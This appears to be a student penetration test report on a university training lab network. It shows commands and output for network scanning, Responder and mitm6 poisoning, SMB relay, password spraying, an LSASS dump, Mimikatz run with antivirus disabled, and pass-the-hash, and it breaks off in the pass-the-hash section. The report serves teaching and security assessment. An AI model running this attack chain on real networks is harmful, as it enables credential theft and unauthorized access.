Memorandum

To: **Boise State University**

From: Michael [redacted]

Date: September 15, 2024

Subject: Penetration Test Report

Overview

Boise State University (BSU) contracted Michael [redacted] to complete a security assessment that involved performing various attacks against the "Virtual City" networks provided by the Boise State Institute for Pervasive Cybersecurity. The penetration test was conducted on September 6th, 2024, from 5 PM MST to 9 PM MST. This memorandum provides an overview of the attacks performed by Michael [redacted] against different aspects of the target network.

Internal Penetration Test

Overall, approximately seventeen (17) attacks were performed against the target network during the test. Some additional analysis occurred outside of the 17 attacks for student awareness and assessing other possibilities during the project.

Each attack has a short description of the method of attack, as well as a timestamp and screenshot of when the attack was conducted. Each attack performed is listed in Table 1 below with the attack name and associated MITRE ATT&CK ID.

Table 1: Penetration Test Attacks

Attack	ATT&CK ID
System Information Discovery - Kali	T1082
Network Sniffing - TCPdump	T1040
Remote System Discovery – Ping Sweep	T1018
Network Enumeration - NMAP Port Scans	T1046
Network Sniffing – Responder Analyze Mode	T1040
SMB Enumeration	T1021.002
Broadcast Message Spoofing - Responder	T1557.001
IPv6 – Adversary-in-the-Middle Attack	T1557.003
SMB Relay	T1557.001
Password Spraying Attack – Credential Access SMB	T1110.003
OS Credential Dumping: LSASS Memory	T1003.001
OS Credential Dumping – Mimikatz Offline	T1003
Pass-the-Hash Attack	T1550.002
System Network Discovery: Network Vulnerability Scanning - Nessus	T1069.002
Valid Accounts: Default Accounts - SSH	T1078.003
System Information Discovery – Ubuntu box	T1082
Password Spraying Attack – Credential Access HTTP/HTTPS	T1110.003

Network Sniffing – TCPdump – T1040

Commands Executed: “tcpdump -I eth0 -vvv |tee Boiselabsniff.txt
Date and Time: 09/06/2024 – 5:21 PM
Target: 192.168.57.0/24 Subnet
Description:
Network enumeration using **tcpdump** involves capturing and analyzing network traffic to identify devices, services, and communication patterns within a network. The purpose is to gather information such as IP addresses, protocols in use, and potential vulnerabilities by observing real-time traffic. This passive form of network reconnaissance helps security professionals or attackers map out the network's architecture and detect available hosts and services, which can later inform more targeted attacks or defense strategies. By analyzing the captured data, one can identify key assets, communication flows, and even sensitive information such as credentials may be transmitted over the network.

The figure below is an example of tcpdump to review results.

```
┌──(root㉿kali4Caldera)-[~]
└─# tcpdump -i eth0 -vvv |tee boiselabsniff.txt
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
17:22:38.898396 IP (tos 0x10, ttl 64, id 40705, offset 0, flags [DF], proto TCP (6), length 116)
    192.168.57.13.ssh > 192.168.0.1.59974: Flags [P.], cksum 0xbac5 (incorrect -> 0x43ca), seq 1573118350:1573118414, ack 2835533343, win 501, option
s [nop,nop,TS val 4228967416 ecr 205827576], length 64
17:22:38.898460 IP (tos 0x10, ttl 64, id 40706, offset 0, flags [DF], proto TCP (6), length 132)
    192.168.57.13.ssh > 192.168.0.1.59974: Flags [P.], cksum 0xbad5 (incorrect -> 0x7ed9), seq 64:144, ack 1, win 501, options [nop,nop,TS val 422896
7416 ecr 205827576], length 80
17:22:38.898501 IP (tos 0x10, ttl 64, id 40707, offset 0, flags [DF], proto TCP (6), length 132)
    192.168.57.13.ssh > 192.168.0.1.59974: Flags [P.], cksum 0xbad5 (incorrect -> 0x68cb), seq 144:224, ack 1, win 501, options [nop,nop,TS val 42289
67416 ecr 205827576], length 80
17:22:38.898541 IP (tos 0x10, ttl 64, id 40708, offset 0, flags [DF], proto TCP (6), length 132)
    192.168.57.13.ssh > 192.168.0.1.59974: Flags [P.], cksum 0xbad5 (incorrect -> 0x4e4b), seq 224:304, ack 1, win 501, options [nop,nop,TS val 42289
67416 ecr 205827576], length 80
17:22:38.898569 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.0.1.59974 > 192.168.57.13.ssh: Flags [.], cksum 0x76ed (correct), seq 1, ack 64, win 514, options [nop,nop,TS val 205827599 ecr 422896741
6], length 0
17:22:38.898570 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.0.1.59974 > 192.168.57.13.ssh: Flags [.], cksum 0x769d (correct), seq 1, ack 144, win 514, options [nop,nop,TS val 205827599 ecr 42289674
16], length 0
17:22:38.898596 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.0.1.59974 > 192.168.57.13.ssh: Flags [.], cksum 0x764d (correct), seq 1, ack 224, win 514, options [nop,nop,TS val 205827599 ecr 42289674
```

Figure 1. TCPDump

NMAP Port Scans –T1046

Commands Executed: “nmap -sn -iL scopeboiselab.txt” & “nmap -sn 192.168.57.0/24”
Date and Time: 09/06/2024 - 5:29 PM
Target: 192.168.57.0/24
Description:
An **Nmap ping sweep** is a network scanning technique used for **remote system discovery**, where the goal is to identify which hosts in a given network range are active and reachable. In this process, Nmap sends ICMP Echo Request packets (or alternative methods like ARP requests or TCP SYN packets if ICMP is blocked) to multiple IP addresses. Hosts that respond to these probes are considered "alive" and reachable, allowing security professionals or attackers to map out the active systems on a network. This technique helps build a basic understanding of the network's topology, identifying potential targets for further scanning or interaction, while minimizing the number of requests sent to individual hosts to avoid detection mechanisms like rate limiting or intrusion detection systems

```
┌──(root㉿ kali4Caldera)-[~]
└─# nmap -sn -iL scopeboiselab.txt -Pn
Starting Nmap 7.93 ( https://nmap.org )
Nmap scan report for 192.168.57.111
Host is up.
Nmap scan report for 192.168.57.116
Host is up.
Nmap scan report for 192.168.57.117
Host is up.
Nmap scan report for 192.168.57.120
Host is up.
Nmap scan report for 192.168.57.121
Host is up.
```

Figure 2. Ping Sweep

Remote System Discovery – Nmap Port Scans – T1046

Commands Executed: "nmap -sC -sV 192.168.57.0/24
Date and Time: *Various Actions* - 09/06/2024 – 5:35 PM.
Target: 192.168.57.0/24 Subnet
Description:
Adversaries may attempt to get a listing of services running on remote hosts and local network infrastructure devices, including those that may be vulnerable to remote code exploitation vulnerabilities. The targeted network was 192.168.57.0/24 network, and a port scan was performed via the tool NMAP. NMAP attempted to both map out the ports and services available as well as any vulnerabilities that may be present on them. The -sCV flags were used to leverage common scripts and determine services on various ports.

During testing, several NMAP scans were performed within the approximate time frame listed above. The figures below are related examples.

```
Nmap scan report for 192.168.57.11
Host is up (0.00011s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 49ee3365690502f93129f3b79e49d139 (ECDSA)
|_  256 cf83bb3518291f0c19d5b987c8dab6e1 (ED25519)
MAC Address: AE:EA:32:F8:DE:1F (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.57.12
Host is up (0.00010s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 abafc030b81eab3e43545cf689210c75 (ECDSA)
|_  256 3d5edde477a5eafd5cad5d6a32009de2 (ED25519)
MAC Address: 2A:B4:7D:F1:37:98 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 3. NMAP Scan

```
Nmap scan report for 192.168.57.4
Host is up (0.00055s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 6E:51:F4:BE:76:42 (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-09-06T23:35:11
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: WIN10DESK1, NetBIOS user: <unknown>, NetBIOS MAC: 6e51f4be7642 (unknown)
|_clock-skew: -2s
```

Figure 4. Second NMAP Scan

Network Sniffing – Responder Analyze Mode – T1040

Command Executed: “responder -i eth0 -A”
Date and Time: 09/06/2024 – 5:45-50 PM MST
Target: 192.168.0.0/16
Description:
Responder in analyze mode goes beyond passive traffic capture, like **tcpdump**, by focusing specifically on **analyzing broadcast and multicast traffic** to identify and capture authentication requests, such as **LLMNR**, **NBT-NS**, and **MDNS** queries. Unlike tcpdump, which captures all traffic for general analysis, Responder is designed to detect and log these specific protocol requests that can potentially expose sensitive information such as user credentials. In **analyze mode**, Responder listens for these requests without actively poisoning responses, allowing security professionals to understand what authentication mechanisms are in use and what kind of credentials are being transmitted over the network. This targeted analysis gives insight into misconfigurations or weaknesses in network protocols that attackers could exploit for credential theft or lateral movement.

```
[+] Poisoning Options:
    Analyze Mode               [ON]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.57.13]
    Responder IPv6             [fe80::1ff2:8a31:40a:38a]
    Challenge set              [random]
    Respond To                 ['192.168.57.10', '192.168.57.5', '192.168.57.6', '192.168.57.4', '192.168.57.13']
    Don't Respond To           ['192.168.57.6-9']
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-0ZUNCA4RK4G]
    Responder Domain Name      [HZTL.LOCAL]
    Responder DCE-RPC Port     [49668]

[+] Listening for events...

[Analyze mode: ICMP] You can ICMP Redirect on this network.
[Analyze mode: ICMP] This workstation (192.168.57.13) is not on the same subnet than the DNS server (192.168.0.1).
[Analyze mode: ICMP] Use `python tools/Icmp-Redirect.py` for more details.
[*] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poisoned.
[Analyze mode: Browser] Datagram Request from IP: 192.168.57.10 hostname: WIN10DESK4 via the: File Server to: WORKGROUP. Service: Local Master Browse
r
[Analyze mode: Browser] Datagram Request from IP: 192.168.57.5 hostname: WIN-BFF5M2CBG9O via the: File Server to: WORKGROUP. Service: Local Master Br
owser
[Analyze mode: Browser] Datagram Request from IP: 192.168.57.6 hostname: WIN-RDF6EUJFKS7 via the: File Server to: WORKGROUP. Service: Local Master Br
owser
[+] Exiting...

┌──(root㉿kali4Caldera)-[~]
└─# date
Fri Sep  6 05:50:20 PM MDT 2024
```

Figure 5. Responder in Analyze Mode

SMB Enumeration – T1021.002

Command Executed: “crackmapexec smb 192.168.57.0/24”
Date and Time: 09/06/2024 – 6:00-6:19 PM MST
Target: 192.168.57.0/24 Network
Description:
Michael enumerated various Windows hosts’ SMB signing status on the 192.168.57.0/24 network. When Windows hosts have SMB signing set to be disabled or not required, they are vulnerable to an SMB relay attack, which, if successful, can result in access to the vulnerable host or in the disclosure of the local user credentials stored on that host.

The figure below is a specific example against a single host.

```
┌──(root㉿ kali4Caldera)-[~]
└─# crackmapexec smb 192.168.57.0/24 --gen-relay-list smbvul.txt
SMB         192.168.57.4    445    WIN10DESK1       [*] Windows 10.0 Buil
d 19041 x64 (name:WIN10DESK1) (domain:Win10Desk1) (signing:False) (SMBv1:
False)
SMB         192.168.57.10   445    WIN10DESK4       [*] Windows 10.0 Buil
d 19041 x64 (name:WIN10DESK4) (domain:WIN10Desk4) (signing:False) (SMBv1:
False)
SMB         192.168.57.5    445    WIN-BFF5M2CBG9O  [*] Windows 10.0 Buil
d 17763 x64 (name:WIN-BFF5M2CBG9O) (domain:WIN-BFF5M2CBG9O) (signing:Fals
e) (SMBv1:False)
SMB         192.168.57.6    445    WIN-RDF6EUJFKS7  [*] Windows 10.0 Buil
d 17763 x64 (name:WIN-RDF6EUJFKS7) (domain:WIN-RDF6EUJFKS7) (signing:Fals
e) (SMBv1:False)
```

Figure 6. SMB Signing Enumeration

Broadcast Message Spoofing – T1557.001

Commands Executed: “responder -i eth0”
Date and Time: 09/06/2024 – Approximately before and after 5:58 PM
Target: 192.168.57.0/24 Network
Description:
By responding to LLMNR/NBT-NS network traffic, adversaries may spoof an authoritative source for name resolution to force communication with an adversary-controlled system. This activity may be used to collect or relay authentication materials which could result in user credentials (Username and Password hashes) being compromised. Michael executed Responder, a broadcast message spoofing tool, targeting the 192.168.57.0/16 network. However, during this attack, there was no LLMNR/NBT-NS traffic found on the target network.

The figure below shows the settings that are enabled while the attack was being performed.

```
[+] Poisoners:
    LLMNR                           [ON]
    NBT-NS                          [ON]
    MDNS                            [ON]
    DNS                             [ON]
    DHCP                            [OFF]

[+] Servers:
    HTTP server                     [ON]
    HTTPS server                    [ON]
    WPAD proxy                      [OFF]
    Auth proxy                      [OFF]
    SMB server                      [ON]
    Kerberos server                 [ON]
    SQL server                      [ON]
    FTP server                      [ON]
    IMAP server                     [ON]
    POP3 server                     [ON]
    SMTP server                     [ON]
    DNS server                      [ON]
    LDAP server                     [ON]
    RDP server                      [ON]
    DCE-RPC server                  [ON]
    WinRM server                    [ON]

[+] HTTP Options:
    Always serving EXE              [OFF]
    Serving EXE                     [OFF]
    Serving HTML                    [OFF]
    Upstream Proxy                  [OFF]

[+] Poisoning Options:
    Analyze Mode                    [OFF]
```

Figure 7. Broadcast Message Spoofing Attack

IPv6 – Adversary-in-the-Middle-Attack – T1557.003

Commands Executed: “mitm6”
Date and Time: 09/06/2024 – 6:07pm-6:35pm PM MST
Target: 192.168.57.0/24 Network
Description:
Mitm6 is a pentesting tool that exploits Windows' default configuration to take over the default DNS server. It does this by replying to DHCPv6 messages, providing victims with a link-local IPv6 address, and setting the attacker's host as the default DNS server. As a DNS server, mitm6 will selectively reply to DNS queries of the attackers choosing and redirect the victim’s traffic to the attacker's machine instead of the legitimate server.

Michael performed this attack on the 192.168.57.0/24 network, poisoning all hosts on this network for a short amount of time. This can be seen in Figure 27.

```
┌──(root㉿kali4Caldera)-[~]
└─# mitm6
Starting mitm6 using the following configuration:
Primary adapter: eth0 [1a:90:67:06:b9:0e]
IPv4 address: 192.168.57.13
IPv6 address: fe80::1ff2:8a31:40a:38a
Warning: Not filtering on any domain, mitm6 will reply to all DNS queries.
Unless this is what you want, specify at least one domain with -d
IPv6 address fe80::1892:1 is now assigned to mac=2a:b4:7d:f1:37:98 host=linux-server. ipv4=
IPv6 address fe80::1892:2 is now assigned to mac=ae:ea:32:f8:de:1f host=linuxserver2. ipv4=
IPv6 address fe80::1892:3 is now assigned to mac=76:ba:e5:79:a4:cd host=ghostserver. ipv4=
```

Figure 8. MITM6

SMB Relay – T1557.001
Commands Executed: “impacket-ntlmrelayx -tf smbvuln-16.txt -smb2support ”
Date and Time: 09/06/2024 – 6:07pm-6:35pm PM MST
Target: Multiple hosts within192.168.57.0/24
Description:
Michael performed an SMB relay attack against the 192.168.57.0/24 network. This was performed by first running Responder, establishing a LLMNR/NBT-NS broadcast message spoofing attack. If any authentication attempts were captured via this attack, the attempt would then be transferred to the ntlmrelayx tool, which would relay the authentication attempt to hosts listed in the smbvuln-16.txt file showing in the figure below.

Michael was not able to successfully leverage any traffic throughout the use of the tool Responder and related broadcast protocols. MITM6 was also attempted, as seen in the figure below. No success in either case, but it should provide some analysis in terms of the enumeration of services and the traffic-related attacks based on the results in the image.



Figure 9. SMB Relay Attack

Password Spraying Attack – Credential Access SMB - T110.003

Commands Executed: “crackmapexec smb 192.168.57.0/24 -u ./usernames.txt -p ‘examples’”
Date and Time: 09/06/2024 – 6:50-7:04pm PM MST
Target: 192.168.57.0/24
Description:
A password spraying attack is a variation of a brute force attack where instead of trying multiple passwords for a single user, a single password is tried against multiple users. This method is often used to evade traditional account lockout policies.

Michael performed a password spraying attack against all Windows hosts on the 192.168.57.0/24 network using the tool Crackmapexec. A successful results is in yellow where a default/simple set of credentials appeared to be discovered. This can be seen below in Figure 10. However, keep in mind that different services can be password sprayed using various different types of tools.

```
SMB         192.168.57.6    445    WIN-RDF6EUJFKS7  [-] WIN-RDF6EUJFKS7\flynn:password STATUS_LOGON_FAILURE
SMB         192.168.57.6    445    WIN-RDF6EUJFKS7  [-] WIN-RDF6EUJFKS7\roger:password STATUS_LOGON_FAILURE
SMB         192.168.57.6    445    WIN-RDF6EUJFKS7  [-] WIN-RDF6EUJFKS7\carson:password STATUS_LOGON_FAILURE
SMB         192.168.57.6    445    WIN-RDF6EUJFKS7  [-] WIN-RDF6EUJFKS7\kyla:password STATUS_LOGON_FAILURE
SMB         192.168.57.6    445    WIN-RDF6EUJFKS7  [+] WIN-RDF6EUJFKS7\administrator:password (Pwn3d!)
SMB         192.168.57.10   445    WIN10DESK4       [-] WIN10Desk4\admin:password STATUS_LOGON_FAILURE
SMB         192.168.57.10   445    WIN10DESK4       [-] WIN10Desk4\bob:password STATUS_LOGON_FAILURE
SMB         192.168.57.10   445    WIN10DESK4       [-] WIN10Desk4\mike:password STATUS_LOGON_FAILURE
SMB         192.168.57.10   445    WIN10DESK4       [-] WIN10Desk4\bishal:password STATUS_LOGON_FAILURE
SMB         192.168.57.10   445    WIN10DESK4       [-] WIN10Desk4\doctor:password STATUS_LOGON_FAILURE
SMB         192.168.57.10   445    WIN10DESK4       [-] WIN10Desk4\kaden:password STATUS_LOGON_FAILURE
SMB         192.168.57.10   445    WIN10DESK4       [-] WIN10Desk4\flynn:password STATUS_LOGON_FAILURE
SMB         192.168.57.10   445    WIN10DESK4       [-] WIN10Desk4\roger:password STATUS_LOGON_FAILURE
SMB         192.168.57.10   445    WIN10DESK4       [-] WIN10Desk4\carson:password STATUS_LOGON_FAILURE
SMB         192.168.57.10   445    WIN10DESK4       [-] WIN10Desk4\kyla:password STATUS_LOGON_FAILURE
SMB         192.168.57.10   445    WIN10DESK4       [-] WIN10Desk4\administrator:password STATUS_LOGON_FAILURE
SMB         192.168.57.4    445    WIN10DESK1       [-] Win10Desk1\admin:password STATUS_LOGON_FAILURE
SMB         192.168.57.4    445    WIN10DESK1       [-] Win10Desk1\bob:password STATUS_LOGON_FAILURE
SMB         192.168.57.4    445    WIN10DESK1       [-] Win10Desk1\mike:password STATUS_LOGON_FAILURE
SMB         192.168.57.4    445    WIN10DESK1       [-] Win10Desk1\bishal:password STATUS_LOGON_FAILURE
SMB         192.168.57.4    445    WIN10DESK1       [-] Win10Desk1\doctor:password STATUS_LOGON_FAILURE
SMB         192.168.57.4    445    WIN10DESK1       [-] Win10Desk1\kaden:password STATUS_LOGON_FAILURE
SMB         192.168.57.4    445    WIN10DESK1       [-] Win10Desk1\flynn:password STATUS_LOGON_FAILURE
SMB         192.168.57.4    445    WIN10DESK1       [-] Win10Desk1\roger:password STATUS_LOGON_FAILURE
SMB         192.168.57.4    445    WIN10DESK1       [-] Win10Desk1\carson:password STATUS_LOGON_FAILURE
SMB         192.168.57.4    445    WIN10DESK1       [-] Win10Desk1\kyla:password STATUS_LOGON_FAILURE
SMB         192.168.57.4    445    WIN10DESK1       [-] Win10Desk1\administrator:password STATUS_LOGON_FAILURE
SMB         192.168.57.5    445    WIN-BFF5M2CBG9O  [-] WIN-BFF5M2CBG9O\admin:password STATUS_LOGON_FAILURE
SMB         192.168.57.5    445    WIN-BFF5M2CBG9O  [-] WIN-BFF5M2CBG9O\bob:password STATUS_LOGON_FAILURE
SMB         192.168.57.5    445    WIN-BFF5M2CBG9O  [-] WIN-BFF5M2CBG9O\mike:password STATUS_LOGON_FAILURE
SMB         192.168.57.5    445    WIN-BFF5M2CBG9O  [-] WIN-BFF5M2CBG9O\bishal:password STATUS_LOGON_FAILURE
SMB         192.168.57.5    445    WIN-BFF5M2CBG9O  [-] WIN-BFF5M2CBG9O\doctor:password STATUS_LOGON_FAILURE
SMB         192.168.57.5    445    WIN-BFF5M2CBG9O  [-] WIN-BFF5M2CBG9O\kaden:password STATUS_LOGON_FAILURE
SMB         192.168.57.5    445    WIN-BFF5M2CBG9O  [-] WIN-BFF5M2CBG9O\flynn:password STATUS_LOGON_FAILURE
SMB         192.168.57.5    445    WIN-BFF5M2CBG9O  [-] WIN-BFF5M2CBG9O\roger:password STATUS_LOGON_FAILURE
SMB         192.168.57.5    445    WIN-BFF5M2CBG9O  [-] WIN-BFF5M2CBG9O\carson:password STATUS_LOGON_FAILURE
SMB         192.168.57.5    445    WIN-BFF5M2CBG9O  [-] WIN-BFF5M2CBG9O\kyla:password STATUS_LOGON_FAILURE
SMB         192.168.57.5    445    WIN-BFF5M2CBG9O  [+] WIN-BFF5M2CBG9O\administrator:password (Pwn3d!)
```

Figure 10. Password Spraying Attack

OS Credential Dumping: LSASS Memory – T1003.001

Commands Executed: Task Manager>Details Tab>Right Click Lsass.exe>Create Memory Dump File
Date and Time: 09/06/2024 – 7:12 PM MST
Target: 192.168.57.6
Description:
Using the password discovered from the password spray, the host 192.168.57.6 was accessed over RDP, as the RDP authentication window is shown in the first figure below. Once accessing the host, the task manager was opened, and a memory dump file was made. No security controls, such as a group policy or endpoint detection or response (EDR). Obtaining this file will allow for subsequent attacks.



Figure 11. RDP Access from Password Spray Results



Figure 12. DMP File Creation

OS Credential Dumping – Mimikatz Offline – T1003

Commands Executed: Upload Mimikatz to the desktop and disable AV. Execute two other Command sekurlsa::minidump lsass.DMP > sekurlsa::logonpasswords
Date and Time: 09/06/2024 – 7:12 PM MST
Target: 192.168.57.6
Description:
During the testing, having local admin and only Windows Defender on the host, 192.168.57.6, allowed for all endpoint-related defenses to be disabled or specific tools like Mimikatz to be allowed on the host, as seen in the first image below. One commonly used function of Mimikatz is used to pull credentials from lsass dump files. Please note that Mimikatz could be on an attackers machine and not need to bypass Defender. However, the need to exfiltrate the .DMP file is a requirement.

The second image below shows Mimikatz dumping hashes from the host, and the NTLM hash of the admin user is displayed. Of course, we already know the password, but this is a proof of concept of how access may be obtained in various manners and how dumping user credentials or hashes can be discovered. This could lead to a pass-the-hash attack that would lead to access on another host as later seen in this report. Hashes may also be cracked offline with tools like Hashcat or John the Ripper



Figure 13. Allow Mimikatz



Figure 14. Mimikatz Dumping Hashes

Pass-the-Hash Attack – T1550.002

Commands Executed: “crackmapexec smb 192.168.57.5-6 -u ‘Administrator’ -H ‘example’ –local-auth” and “crackmapexec smb 192.168.57.0/24 -u ‘Administrator’ -H ‘example’ –local-auth”
Date and Time: 09/06/2024 – 8:36 PM MST
Target: 192.168.57.0/24
Description:
Adversaries may "pass the hash" using stolen password hashes to move laterally within an environment, bypassing normal system access controls. Pass the hash (PtH) is a method of authenticating as a user without having access to the user's cleartext password. This method bypasses standard authentication steps that require a cleartext password, moving directly into the portion of the authentication that uses the password hash.

Michael utilized the NTLM hash for the “Administrator” local user on host 192.168.57.6 obtained from the LSASS.dump file from host 192.168.57.6 with Mimikatz. This NTLM hash was then used in a PTH attack using the crackmapexec tool. First, only the host 192.168.57.6 was targeted as a proof of concept, passing the hash back to the original host. Afterward, the credentials were used in an attempt to log on to each Windows host at 192.168.57.5. This was a proof of concept since the password was already determined in the password spray attack. The concept of testing other hosts was also included in the figure below.

